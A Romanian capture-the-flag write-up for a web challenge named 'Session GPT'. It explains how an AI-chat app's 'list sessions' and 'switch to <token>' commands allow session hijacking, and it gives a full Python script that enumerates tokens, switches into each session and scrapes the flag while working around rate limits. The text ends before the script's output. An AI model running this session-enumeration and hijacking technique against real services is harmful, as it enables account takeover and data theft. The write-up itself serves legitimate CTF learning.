Sumar
Aplicatia permite schimbarea sesiunii prin token (switch to <token>). Endpoint-ul de chat returneaza
lista de sesiuni valide, iar una dintre ele contine deja mesajul cu flag in istoric. Exploit-ul corect este
simplu:
- Obtii cookie de sesiune.
- Ceri lista de sesiuni.
- Gasesti tokenul corect printr-un script.
- Reincarci pagina si extragi flagul din HTML.
Dovada rezolvarii

- Initial siteul se prezinta ca un AI Chat, asa numit
Session GPT.

- Analizand mai departe siteul am observat ca sesiunile sunt pe baza unor
tokenede Flask.

- Mai sus putem vedea ca am primit asa zisa comanda de “List sessions”, prin urmare putem face rost
de fiecare
session token.
- Endpointul este
/api/chat.

- Asadar ramane sa citim fiecare conversatie, dupa ce schimbam sesiunea si primim un token nou. Putem sa realizam asta rapid printr-un script de python:
#!/usr/bin/env python3
import html
import re
import sys
import time

import requests

BASE = (sys.argv[1] if len(sys.argv) > 1 else "http://35.246.217.246:31278").rstrip("/")
s = requests.Session()

TOK_RE = re.compile(r"\b[a-z0-9]{8}\b")
FLAG_RE = re.compile(r"ctf\{[^}]+\}", re.I)


def parse_int(v, default):
    try:
        return int(v)
    except Exception:
        return default


def req(method, path, **kwargs):
    while True:
        try:
            r = s.request(method, f"{BASE}{path}", timeout=20, **kwargs)
        except requests.RequestException as e:
            print(f"net error: {e}", flush=True)
            time.sleep(2)
            continue
        if r.status_code == 429:
            wait = parse_int(r.headers.get("X-RateLimit-Reset"), 60) + 1
            print(f"rate limited, sleeping {wait}s", flush=True)
            time.sleep(wait)
            continue
        rem = parse_int(r.headers.get("X-RateLimit-Remaining"), 2)
        if rem <= 1:
            wait = parse_int(r.headers.get("X-RateLimit-Reset"), 60) + 1
            print(f"rate window exhausted, sleeping {wait}s", flush=True)
            time.sleep(wait)
        return r


def chat(msg):
    while True:
        r = req("POST", "/api/chat", json={"message": msg})
        try:
            j = r.json()
        except ValueError:
            return ""
        if j.get("ok") is False and "rate" in str(j.get("error", "")).lower():
            wait = parse_int(r.headers.get("X-RateLimit-Reset"), 60) + 1
            print(f"chat blocked, sleeping {wait}s", flush=True)
            time.sleep(wait)
            continue
        return str(j.get("reply", ""))


def extract_tokens(text):
    out = []
    seen = set()
    for t in TOK_RE.findall(text.lower()):
        if any(c.isdigit() for c in t) and t not in seen:
            seen.add(t)
            out.append(t)
    return out


def uniq(items):
    seen = set()
    out = []
    for x in items:
        if x not in seen:
            seen.add(x)
            out.append(x)
    return out


req("GET", "/")
reply = chat("list sessions")
page = html.unescape(req("GET", "/").text)
tokens = uniq(extract_tokens(reply) + extract_tokens(page))
print(f"tokens: {len(tokens)}", flush=True)

if not tokens:
    print("No session tokens found")
    sys.exit(1)

for i, tok in enumerate(tokens, 1):
    print(f"[{i}/{len(tokens)}] {tok}", flush=True)
    chat(f"switch to {tok}")
    page = html.unescape(req("GET", "/").text)
    m = FLAG_RE.search(page)
    if m:
        print(f"FOUND in {tok}: {m.group(0)}", flush=True)
        sys.exit(0)

print("No flag found in listed sessions")

Rezultatul scriptului gaseste sesiunea care contine flagul: